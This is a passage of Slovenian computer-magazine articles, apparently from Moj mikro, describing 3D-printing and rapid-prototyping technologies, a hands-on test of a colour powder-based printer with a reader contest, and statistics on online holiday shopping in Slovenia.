◆ Tehnologije 3D-tiskanja omogočajo, da želeni izdelek narišemo znotraj grafičnega orodja za 3D-grafiko, izdelavo prototipa pa prepustimo napravi, ki ga lahko izdelava v nekaj urah.

podobno: objekt sestavljajo posamezne plasti, pri čemer je njihova debelina odvisna od materiala in moči laserja. Tanjši kot je material, manj moči potrebujemo, da iz površine materiala, ki je na voljo, izrežemo posamezne plasti.

Tipično napravo sestavlja »zvitek« ali pole materiala (običajno papir), ki ga mehanizem premika preko delovne površine. Na spodnji površini plasti je nanoseno lepilo, ki povzroči, da se plasti med seboj zlepijo. Laserski žarek »izreže« plast, delovna površina se spusti za debelino materiala, nato pa iz zvitka »potegne« novo plast. V tej fazi naprava stisne plasti, da se te med seboj zlepijo. In tako naprej, dokler objekt ni narejen. Tudi v tem primeru odvečen material pomaga pri trdnosti objekta v fazi izdelave.


Ko so prvič predstavili tehnologijo LOM, so uporabljali zgolj papir, kar povzroča, da izdelan objekt ni dovolj trden. V primerih, ko izdelujemo zgolj maketo bodočega izdelka, to načeloma ni problem. Če pa izdelujemo kaj bolj konkretno uporabnega, je treba poseči po drugih materialih. Na primer po plastiki ali kovini. Treba pa je omeniti, da tehnologija LOM ni močno razširjena in verjetno zaradi novih tehnologij brizganja tudi v bodoče ne bo.

Poudarki tehnologije LOM:

- Model je sestavljen iz zlepljenih plasti, izrezanih z laserjem.
- Prednost tehnologije LOM je nizka cena materiala.
- Ker pri izdelavi objekta ne potekajo kemične reakcije, so objekti lahko večji od tistih, izdelanih po tehnologiji SLA ali SLS.
- Tudi tu utegne biti težava »stopničasta« površina objekta. To zahteva dodatno površinsko obdelavo, katere težavnost oziroma možnost je odvisna od izbora materiala.
- Izdelani model je treba zaščititi pred vlago, še posebej ko gre za objekt, izdelan iz papirja.

FUSION DEPOSITION MODELING (FDM)

Tehnologija FDM je nekakšna predhodnica tehnologije brizganja, ki se pojavlja v zadnjem času. Preprosto povedano gre za to, da se material



Stiskanje segrete plastike kot stiskanje zobne paste iz tube

(plastika, vosek) v »šobi« zaradi temperature stali. Šoba, ki se premika v dvo-dimenzionalni ravnini, nato nanese tanko plast na delovno površino, nakar se ta nekoliko premakne navzdol in proces se tudi v tem primeru ponavlja, dokler

objekt ni izdelan. Za izdelavo nekaterih objektov (podobno kot pri tehnologiji SLA) je treba zagotoviti podporo med postopkom izdelave. Osnovna prednost tehnologije je dokaj enostaven postopek, ki vključuje laser in dopušča dokaj velik izbor različnih materialov.

Komora, v kateri poteka izdelava objekta, je segreta na temperaturo malo pod tališčem materiala, kar olajša njegovo taljenje znotraj »šobe«. Delovna površina, na kateri nastaja objekt, in on sam pa sta lahko ohlajena, kar pohitri proces, saj se plast tako hitreje strdi, kar zmanjša potreben čas za izdelavo objekta.


Poudarki tehnologije FDM:

- Možno je uporabiti materiale (termoplastika ABS), ki dopuščajo izdelavo strukturno funkcionalnih objektov.
- Pri izdelavi objekta je moč uporabiti dva različna materiala.
- Tudi tu utegne biti težava »stopničasta« površina objekta. To zahteva dodatno površinsko obdelavo, katere težavnost oziroma možnost je odvisna od izbora materiala.
- Mogoče je izdelati dokaj velike objekte (60 x 60 x 50 cm)
- Segreto plastiko, ki tvori posamezne plasti, stisnejo tako kot zobno pasto iz tube. Ta se hitro strdi, saj je delovna površina ohlajena.

SOLID GROUND CURING (SGC)


Gre za zanimivo tehnologijo, ki je nekakšna izpeljanka tehnologije SLA, torej tudi ta uporablja na svetlobo občutljiv material, hkrati pa zagotavlja veliko hitrejšo izdelavo objekta. To dosežejo tako, da naprava celotno plast izdela skoraj trenutno, torej odpade čas, potreben za to, da laserski žarek osvetli površino, ki tvori plast objekta, kot je to pri tehnologiji SLA.

V prvem koraku izdelave posamezne plasti, delovno površino (ploščo)



Že skoraj tovarna

poškropijo s tanko plastjo na svetlobo občutljive smole. Za vsako plast v naslednjem koraku izdelajo masko (s tehnologijo ionografskega tiskanja), ki jo namestijo nad delovno ploščo. Tam, kjer želimo, da se smola strdi, so na maski odprtine, prek katere na smolo »pade« UV-svetloba. V tretjem koraku zadevo osvetlijo z UV-lučmi.



Tridimenzionalno tiskanje z dodatkom barv

Ko se »obsevana« smola strdi, masko umaknejo in s sesalnikom izsesajo nestrjeno smolo, ki gre nazaj v proces. Plast (oziroma objekt) gre še enkrat pod UV-luč, ki plast dodatno utrdi in utrdi tudi tiste ostanke smole, ki jih sesalnik ni uspel izsesati. Nastale »luknje« zapolnijo z voskom, ki zagotavlja podporo v procesu nastajanja objekta in hkrati zagotovi osnovo za nanašanje naslednje plasti. V zadnji fazi pred nanašanjem naslednje plasti površino zbrusijo, kar vpliva na večjo kakovost objekta. Proces ponavljajo, dokler objekt ni izdelan, nakar le še odstranijo vosek, v katerem so tudi ostanki smole.

Poudarki tehnologije SGC:

- Mogoče je hitro izdelati velike objekte (50 x 50 x 35 cm)
- Velika hitrost izdelave omogoča hitro sočasno izdelavo več malih objektov ali enega velikega.
- Za vsako plast izdelajo masko, kar omogoča izdelavo celotne površine plasti naenkrat, hkrati pa je zaradi dodatne uporabe voska nepotrebna dodatna podpora pri izdelavi nekaterih objektov.
- Zagotovljena je dovolj kakovostna površinska obdelava, tako da dodatna obdelava objekta običajno ni potrebna.

3D-TISKANJE (3DP)

Ker smo predstavnika te nove tehnologije tudi v praksi preizkusili, bomo tukaj le na kratko opisali tehnologijo brizganja, ki je nova in ki hkrati prinaša cenejšo izdelavo objektov. Osnova tehnologije so **brizgalni tiskalniki**, ki jih poznamo iz običajnega sveta računalnikov. Tako kot pri drugih tehnologijah, tudi pri tej nastaja objekt **plast za plastjo**, le da so te plasti veliko **tanjše** in je torej končni rezultat večja kakovost objekta. Hkrati lahko tekoči plastiki, ki jih tiskalna glava nanaša na delovno površino in tako tvori objekt, dodamo barvilo in tako dobimo **barvni** objekt. V tiskalniški glavi je več šob, zato je izdelava posamezne plasti lahko hitrejša ali v primerih različnih barv tudi barvna. Tudi v tem primeru, morda zaradi tanke plasti še toliko bolj, je pri nekaterih oblikah objekta treba zagotoviti podporo v posameznih fazah izdelave objekta

Uporabljeni material – **tekoča plastika** – ne zagotavlja, da je izdelani objekt dovolj trden, zaradi česar ga je treba pozneje prevleči z dodatnimi snovmi, ki dodajo nekaj strukturne trdnosti. Tudi zaradi tega tehnologija brizganja ne bo zamenjala drugih obstoječih tehnologij, bo pa omogočila večji razmah teh naprav predvsem na področju izdelav maket in oblikovnih prototipov.



BRIZGANJE V TREH RAZSEŽNOSTIH

3D-tiskanje pomeni korak najprej med tehnologijami hitre izdelave prototipov. Naprave so manjše, manj zahtevne za vzdrževanje in cenejše. S tem so cenejši tudi objekti, ki jih tako naredimo, in zato so toliko dostopnejše širšemu krogu uporabnikov.

Pišeta: Marjan Kodolja in Zoran Banović

marjan.kodolja@mojmikro.si, zoran.banovic@mojmikro.si

Tudi pri napravah za 3D-tiskanje gre za enak postopek izgradnje objekta. V praksi to pomeni, da ta nastaja **plast za plastjo**, razlikujejo pa se po kakovosti uporabljenih materialov in ne nazadnje tudi debelini plasti. Zanimivo pa je, da tudi pri teh napravah ne gre zgolj za eno tehnologijo, temveč za več različnih. Pravilno povedano je brizganje, kot ga poznamo iz sveta brizgalnih tiskalnikov, zgolj en postopek.

POSTOPKI OZIROMA TEHNOLOGIJE

Sistem **Perfactory** posamezne plasti naredi iz materiala, občutljivega na svetlobo. Tega stisne pod stekleno ploščo, na katero projektor



projicira »masko« (podobno kot pri tehnologiji SGC). Osvetljene površine se strdijo, druge ne in tako nastane ena plast objekta. Kot material sistem uporablja akrilat (acrylics),

Še nekaj tehničnih podatkov:

	Dimension	Z-corp (sistem 310)	3D System	Perfactory
Debelina plasti	0,02 – 0,033 mm	0,089 – 0,203 mm	0,004 mm	0,0127 – 0,015 mm
Največja velikost objekta	20 x 20 x 30 cm	20 x 25 x 20 cm	30 x 18 x 20 cm	19 x 15 x 23 cm
Spletni naslov	www.dimensionprinting.com	www.zcorp.com	www.3dsystems.com	www.envisiontec.com

epoksi smole in nekatere biološko združljive materiale, pri čemer so lahko objekti prozorni, rdeči ali modri. Objekt pri tem sistemu raste v višino s hitrostjo **2,54 centimetra (en palec) na uro**.

Za drugačno tehnologijo se je odločilo podjetje **Z Corp**. Ta že uporablja tehnologijo brizgalnih tiskalnikov, a ne z neposrednim brizganjem materiala, iz katerega je zgrajen objekt. Namesto tega naprava brizga majhne kapljice **lepila** na plast finega prahu (plastika). Kjer je lepilo, se delci prahu zlepijo, drugod pa ne, in tako plast za plastjo nastane objekt. Lepilo je lahko obarvano, kar pomeni, da je možno izdelati objekte različnih barv. Zaradi svojevrstne



tehnike in uporabljenih materialov, so lahko izdelki, narejeni s temi napravami, **strukturno čvrsti** in imajo različne lastnosti. Objekt pri tem sistemu raste v višino s hitrostjo med **2,54 in 5 centimetrov na uro**.

Podjetje **3D System** pa že uporablja neke vrste **klasično brizgalno tehnologijo**, imenovano **multi jet modeling**. Tu glava (oziroma šobe v njej) neposredno brizgajo majhne kapljice materiala na delovno površino in tako

3D-tiskanje: tehnologije za cenejše tiskanje

plast za plastjo gradijo objekt. Podobno velja tudi za nekatere druge naprave tega podjetja, ki pa kot material uporabljajo stopljeni vosk. Poleg voska uporabljajo še akrilat, ki je lahko različnih barv. So pa te naprave **najpočasnejše**, saj je čas nastajanja objekta pet- do desetkrat daljši od časa izdelave pri, na primer, napravah podjetja Z Corp.



Obstaja tudi razmeroma cenen izdelek, ki tako spada pod to kategorijo naprav, ki uporablja tehnologijo FDM (Fusion Deposition Modeling). Dejali smo že, da gre pri tem za »stiskanje« oz. nanašanje stopljene plastike skozi šobo. Sistem podjetja Dimension kot material uporablja plastiko ABS. Po hitrosti izdelave objektov pri teh (cenenih) napravah ne gre za bistveno odstopanje. Čas izdelave je odvisen od velikosti objekta, ki ga želimo narediti. Če je ta tak, da ga je moč držati v dlani, bo naprava zanj porabila dve uri. Za večjega pa pač nekoliko več.

PREDNOSTI IN SLABOSTI

Naprave za hitro izdelovanje prototipov, torej tiste, ki delujejo po tehnologijah opisanih, v prejšnjem članku, imajo pred napravami za 3D-tiskanje prednost v **velikosti** izdelanih objektov (tudi do velikosti 50 x 50 x 50 cm). Zaradi tega so tudi **večje** in s tem manj uporabne v manjših poslovnih prostorih, kot so na primer pisarne. Cenovna primerjava kaže, da se cene prvih gibljejo med 16 in 50 milijonov tolarjev, cene drugih naprav pa okoli **6 milijonov tolarjev**. Mnogo manj, a kljub vsemu ne zanemarljivo malo. Podobno velja tudi za ceno izdelave objekta. Ta je pri dražjih napravah višja za 30 do 50 odstotkov, kar je delno razlog v sami ceni naprave, kot tudi v držajih materialih, ki jih uporabljajo. Nadalje imajo naprave za hitro izdelavo prototipov prednost tudi pri kakovosti objektov, tako po uporabljenih materialih (kljub vsemu je izbor materialov večji) kot tudi pri doseganju ločljivosti izdelave. Prednosti naprav za 3D-tiskanje pa se kažejo v manjših dimenzijah naprav, preprostejši uporabi ter tišjemu in čistejšemu delovanju.

OD NAČRTA DO IZDELKA

Zanimalo nas je, kako poteka postopek izdelave objekta v praksi. Najprej smo objekt narisali in nato spremenili v 3D-predmet. Postopek »tiskanja« je potekal nekaj krakih uric.


Piše: **Marian Kodolja**

marjan.kodolja@mojmikro.si

Pred približno enim letom smo si zamislili, da bi naredili 3D-objekt, vendar je bilo to takrat občutno preveč za našo denarnico. Še posebej ker smo takrat našli le napravo s tehnologijo SLA. Zaradi korektnosti naj omenimo, da podjetje **IB-PROCADD** (www.ib-procadd.si/) ni edino, ki ima v lasti naprave za hitro izdelovanje prototipov – so le prvi, ki so v naš prostor pripeljali naprave, ki omogočajo izdelovanje objektov v barvah. Podobno storitev ponuja tudi podjetje **Dr. Duhovnik** (www.dr-duh.si), katerih naprave pa vsaj trenutno še ne omogočajo izdelavo objekta v barvah.

OBJEKT NAJPREJ ZAŽIVI V OKOLJU RAGUNALNIKA

Objekt, ki bi ga radi imeli, najprej oblikujemo s programsko opremo za **tridimenzionalno oblikovanje**. Od tu naprej delo prevzame programska oprema **tiskalnika** – naprave, ki objekt



Tako je objekt videti na zaslonu.


razreže na tanke plasti. Program tudi določi lego (položaj) objekta v komori, v kateri bo nastajal, in tako, da je **čas izdelave najkrajši**. V praksi to pomeni, da je postavljen tako, da je njegova **višina (os z) najmanjša**. Ker objekt raste v višino in je hitrost tiskanja v tej smeri najmanjša – je pravilna postavitev objekta pomembna.

Hkrati pa je kljub vsemu treba paziti tudi na **geometrijo** objekta in njegovo **strukturno trdnost**. Zaradi načina izdelave (lepljenja) je objekt najtrdnosti (kompakten) v smeri osi x in y in manj trden po osi z. Temu je tako zaradi dejstva, da postopek lepljenja poteka neprekinjeno po oseh y (smer premikanja brizgalnih glav) in x (smer premikanja enote v kateri so glave), smeri po osi z pa gre za lepljenje nove nastale plasti na že narejeno plast (prepojitev plasti s lepilom).

Tiskalnik uporablja različne trike, da je končni

rezultat, kar se da trden in hkrati, da je čas nastajanja objekta kar se da kratek. Tako na primer pri nastajanju plasti na robovih objekta nanese **več lepila** kot v njegovi notranjosti. Tako nastane močna »lupina« objekta. Tudi znotraj objekta v nekatera področja nanese več lepila, tako da nastane strukturna mreža, na druga področja pa nanese manj lepila. Tako prepreči, da bi bil objekt prenasičen z lepilom, kar bi lahko pri barvnih izdelavi vplivalo na kakovost.

PROCES LEPLJENJA



Z lepilom lepimo material v obliki prahu.


Delovanje sistema je zelo podobno tehnologiji SLS, le da v tem primeru delce prahu **lepimo** in ne talimo s pomočjo laserja. Naprava ima dve posodi – komori. V eni je shranjen material v obliki prahu. V drugi posodi pa po klasičnem načelu, **plast za plastjo, nastaja objekt**. Postopek je naslednji: Mobilna enota najprej iz posode s prahom tega zajame. Ko se enota premika od leve proti desni, na delovno površino strese tanko plast materiala (korak1). V tej enoti so **štiri tiskalniške glave** (podobne, kot jih imajo brizgalni tiskalniki), vsaka za eno od barv po sistemu CMYK, torej svetlomodra (cyan), vijolična (magenta), rumena in brezbarvna (lepilo). Ko se enota premika v nasprotno smet (od desne proti levi) glave na površino brizgajo lepilo in ustrezne barve (korak 2). Le tja, kjer mora nastati objekt, drugod pa prah ostane nedotaknjen (nezlepljen). Ko enota dokonča delo, je zopet nad posodo s prahom in postopek se lahko ponavlja, vse dokler objekt ni izdelan. Le še no-

silna površina se premakne navzdol za debelino naslednje plasti.

Nezlepljeni prah ostane v delovni komori in rabi kot podpora nastajanju naslednjih plasti. Pri nekaterih oblikah objektov je to nujno. Po dokončanju objekta tega vzamemo iz komore, ga po potrebi dodatno površinsko obdelamo (prevlečemo z voskom ali epoksi smolo, kar poveča trpežnost objekta), neporabljen prah pa lahko ponovno uporabimo.

KAKO HITRO IN ZA KAKŠNO CENO

Eno so tehnični podatki, drugo praksa. Objekt nastaja v višino **do dveh plasti na minuto** – govorimo o **barvnem** tiskanju. Dejansko je hitrost odvisna od velikosti objekta ali od tega, koliko objektov izdelujejo v komori naenkrat. Od tega je torej pretežno odvisno, koliko časa tiskalnik dejansko potrebuje za dokončanje ene plasti. Kot primer: izdelek na sliki (naselje) je velik 8 x 5 x 2 cm, njegova izdelava (če bomo izdelali le enega naenkrat) pa traja slabo uro.



Eden od testnih objektov (majhno naselje, sevedal).

Kot smo omenili, je glavna prednost naprav, ki jih označujemo kot naprave za 3D-tiskanje, **nizka cena** izdelanega objekta. Pred začetkom izdelave (tiskanja) program obvesti uporabnika o **predvideni porabi** materiala (v kubičnih cm) in **času izdelave**. Oboje skupaj je osnova za izračun cene objekta, saj je čas povezan s stroškom lastništva naprave in s tem predvidene amortizacije, količina materiala pa neposredno porabo repromateriala. V svetu velja prepričanje, da se cene objektov gibljejo med dvema in 40 tisoča-



Naprava skupaj s komoro, ki je vračunana v ceno in kjer očistimo izdelek po izdelavi.

ki. To bi moral biti nekakšen okvir tudi za oblikovanje cen, ki bodo veljale v našem prostoru. Za »hec« smo na hitro izračunali ceno izdelave testnega objekta (tega na sliki) – 6 tisoč tolarjev. Glede na njegovo majhnost niti ne tako malo, a vseeno dovolj primerno, da bi si storitev lahko privoščilo več slovenskih podjetij in tudi posameznikov.


	Vidar TruPrinter 6000
Hitrost – monokromatsko:	6 plasti na minuto
Hitrost – barvno:	2 plasti na minuto
Velikost objekta:	254 x 356 x 203 mm
Debelina plasti:	0,089-0,203 mm
Ločljivost:	600 x 540 dpi
Število glav:	4
Barve:	CYMK (24 bitov)
Velikost tiskalnika:	107 x 79 x 127 cm
Teža tiskalnika:	204 kg
Datoteka:	stl, vrml, ply
Tiskalnik, komora, osnovni komplet materiala:	14.112.000 SIT (58.800 evrov)
Cena objekta (ocena):	288 SIT na cm ³ (mali objekti do 100 cm ³) 216 SIT na cm ³ (objekti do 200 cm ³) 144 SIT na cm ³ (veliki modeli nad 200 cm ³)
Informacije:	www.ib-procadd.si



NATEČAJ ZA BRALCE MOJEGA MIKRA!

S podjetjem **IB-PROCADD, d.o.o.**, smo se dogovorili, da kot del promocije zadevo ponudimo tudi našim bralcem. Pošljite nam svoje **predloge objektov**, pri čemer se držite omejitve velikosti objekta **10 x 10 x 5 cm (x,y,z)**. Skupaj z omenjenim podjetjem bomo izbrali tri, ki jim bomo brezplačno vdihnili življenje in vam jih »natisnili«. Objekti morajo biti narejeni kot trden »solid model« v monokromatskem formatu .stl ali barvnem .vrml. Predloge pošljite do konca tega leta na naslov elektronske pošte info@mojmikro.si s pripisom »Za natečaj«. Objekte bomo predvidoma izdelali sredi januarja 2006.

Od prahu do izdelka



Priprava na izdelavo objekta. Vodilo za nanos prahu pogladi plast prahu v komori za izdelavo objekta, glave se očistijo.



Izdelava plasti. Ko se vodilo giblje iz desne proti leve, nanese plast prahu, v obratni smeri pa glave »brizgajo« lepilo in barve.



◀ Grob izkop objekta iz prahu. Pri tem je treba biti previden, saj je izdelek še dokaj krhek.



Grobo očiščen objekt prenesemo v čistilno komoro.



Precizno čiščenje objekta v čistilni komori s curkom zraka.

PREDPRAZNIČNA SPLETNA NAKUPOVALNA MRZLICA

Leto je naokoli in spet je tu veseli december. Cingljanje zvončkov, okrašene ulice, prešerno razpoloženi ljudje, kuhano vino, praznične dobrote ... December pa je tudi čas mrzličnega nakupovanja in obdarovanja. Če spadate v skupino ljudi, ki ne marajo zapravljati časa z letanjem iz trgovine v trgovino in čakanjem v dolgih vrstah pred blagajnami, vam priporočamo, da se udobno namestite v domači naslanjač in se odpravite po spletnih nakupih.

Piše: Radoš Skrt

rados.skrt@mojmikro.si



TRENDI E-NAKUPOVANJA V SLOVENIJI

Med približno 840.000 slovenskimi internetnimi uporabniki je po RIS-ovih raziskavah (www.ris.org) okoli 20 % e-nakupovalcev. Čeprav se vrednost e-nakupovanja Sloveniji vsako leto poveča, pa so letne stopnje rasti zaradi konstantnega linearnega naraščanja vrednosti letne e-potrošnje (za okoli dve milijardi tolarjev letno) vsako leto manjše. Tako je od 100-odstotne v letu 2000 letna stopnja e-potrošnje v preteklem letu padla na 25 %, za letošnje leto pa RIS, upoštevajoč trenutne trende, napoveduje 20-odstotno rast obsega e-potrošnje. V konkretnih številkah to pomeni, naj bi obseg spletne prodaje v letošnjem letu znašal okoli 10 milijard tolarjev, kar je v primerjavi s celotno prodajo kapljica v morje, saj dosega delež e-potrošnje glede na celotno potrošnjo trgovine samo slabega pol odstotka. Za lažjo predstavo in primerjavo navedenih števil naj omenimo, da so v ZDA delež, ki ga imamo danes v Sloveniji, dosegli že pred letom 1999.

MasterCard je julija letos objavil podatke o porabi uporabnikov njihovih plačilnih kartic (MasterCard, Maestro). Podatki za Slovenijo kažejo, da so uporabniki v preteklem letu porabili za 120 % več kot leta 2003. Če govorimo o konkretnih številkah, to pomeni, da so leta 2004 slovenski uporabniki kartic družbe

MasterCard v tujih spletnih trgovinah zapravili 4,3 milijona evrov. V primerjavi z letom poprej se je vrednost povprečnega spletnega nakupa povečala za 120 % in je tako znašala 134,3 evra.

Čeprav kažejo različne raziskave na trend naraščanja števila nakupov slovenskih internetnih uporabnikov in tudi na večanje povprečnega zneska spletnega nakupa, pa lahko trdimo, da je obseg e-nakupovanja v Sloveniji še vedno pod ravni, ki bi jo lahko pričakovali glede na siceršnjo razširjenost interneta. Dokaz več za takšno trditev je tudi dobro leto dni stara Eurostatova raziskava, ki je pokazala, da je v Sloveniji le 10 % uporabnikov interneta, ki redno kupujejo in naročajo prek interneta. V Nemčiji je takšnih uporabnikov 44 %, v Veliki Britaniji 42 %, na Švedskem 35 %, v Avstriji 23%.

TEŽAVE SPLETNEGA NAKUPOVANJA

Razloge za to, da spletno nakupovanje v Sloveniji ne zaživi tako, kot bi si to želela večina trgovcev, gre iskati predvsem v že nič kolikokrat omenjenih dejavnikih. Poleg tega, da spletni kupci ne morejo izdelka videti v živo, ga otipati in ga v nekaterih primerih (npr. pri nakupu oblačil) tudi pomeriti, pri večini spletnih trgovcev (predvsem tujih) ne morejo vedeti, kako zanesljivi so pri dobavah in kako je v trgovini poskrbljeno za varno e-plačevanje s kreditnimi karticami. Po podatkih majske ankete časopisa Delo kar 35 % uporabnikov meni, da je največja ovira za razmah spletnega nakupovanja nezaupanje potrošnikov do elektronskega načina kupovanja. Zaradi splošnega nezaupanja uporabnikov do plačevanja s kreditnimi karticami prek interneta se torej ne gre čuditi da v Sloveniji še vedno prevladuje plačilo po povzetju.

Ženske imajo prevlado, moški pa so večji zapravljivci

Ženske so tudi v spletnem nakupovanju prevzele prevlado. Po podatkih spletne strani Shop.org so v zadnjem četrtletju lanskega leta izvedle 62 % vseh spletnih nakupov, kar je 7 odstotnih točk več kot v celotnem obdobju leta 2002. Za marsikoga bo presenetljiv podatek da moški pri spletnih nakupih v povprečju zapravijo 18 dolarjev več kot ženske, katerih povprečen nakup znaša 186 dolarjev. A to še ni vse. AOL-ova raziskava je pokazala, da se med prazniki ta razlika še poveča. Povprečna vrednost moškega nakupa v prazničnem obdobju je namreč 326 dolarjev, ženskega pa 284.

NAJBOLJ PRILJUBLJENI IZDELKI IN TRGOVINE

Delova anketa je ugotavljala tudi priljubljenost posameznih izdelčnih kategorij med slovenskimi spletnimi kupci. Najbolj gredo v promet **knjige** (29 %), sledijo računalniki in druga strojna oprema (27 %), letalske karte (23 %), obleke (21 %) in programska oprema (21 %). Ker najnovejših podatkov o priljubljenosti spletnih trgovin med domačimi spletnimi potrošniki nismo uspeli pridobiti, smo se morali opreti na lanskoletno raziskavo podjetja Grallteo, ki je objavila seznam najbolj priljubljenih trgovin za posamezne kategorije izdelkov: **Amazon** (knjige in DVD-ji), **Neckermann** (oblačila in obutev), **Big Bang**, zdaj **BOF**, (glasbene zgoščenke in zabavna elektronika), **Emka** (knjige), **Superge** (oblačila in obutev), **Kolosej** (kino vstopnice), **EnaA** (računalniška oprema in zabavna elektronika) ter **Ryanair** (letalske karte).

Vas zanima, po katerih izdelkih je največje povpraševanje gledano z vidika celotne svetovne internetne populacije? Raziskovalno podjetje ACNielsen (www.acnielsen.com) je oktobra objavil izsledke raziskave, ki je bila opravljena med 21.000 anketiranci z vsega sveta. Najbolj vroče spletno blago so s 34 % deležem **knjige**, **videokasete** in **DVD-ji**, računalniške igre so najbolj priljubljen nakupovalni artikel za 22 % uporabnikov, sledijo letalske karte z 21 %, deležem, ter oblačila, obutev in modni dodatki, ki so najbolj priljubljena kategorija izdelkov za petino anketirancev. Zgolj med ameriški spletnimi kupci pa so bile po podatkih podjetja Nielsen/NetRatings meseca septembra najbolj prodajane naslednje kategorije izdelkov: igrače in igre (16 %), oblačila in modni dodatki (14 %), izdelki za dom in vrt (13 %). Ko že omenjamo izdelke, velja kot zanimivost omeniti, da je **največjo rast prodaje** v preteklem letu dosegel **nakit**, za katerega so uporabniki v prazničnem času porabili slabih 900 milijonov dolarjev, kar je 113 % več kot leta 2003. Veliko porast so dosegli tudi spletni cvetličarji (59 %) in prodajalci računalnikov in strojne opreme (30 %).

Pridobitno najuspešnejše spletne trgovine

Trgovca	Spletna prodaja v letu 2004 v milijonih USD	Rast glede na leto 2003
Amazon.com	6921	31 %
Dell.com	3257	16 %
OfficeDepot.com	3100	19 %
Staples.com	3000	25 %
HPSHopping.com	2691	18 %
Sears, Roebuck	1740	45 %
SonyStyle.com	1597	11 %
CDW.com	1526	44 %
Newegg.com	1000	100 %
BestBuy.com	959	3 %

Vir: Internet Retailer

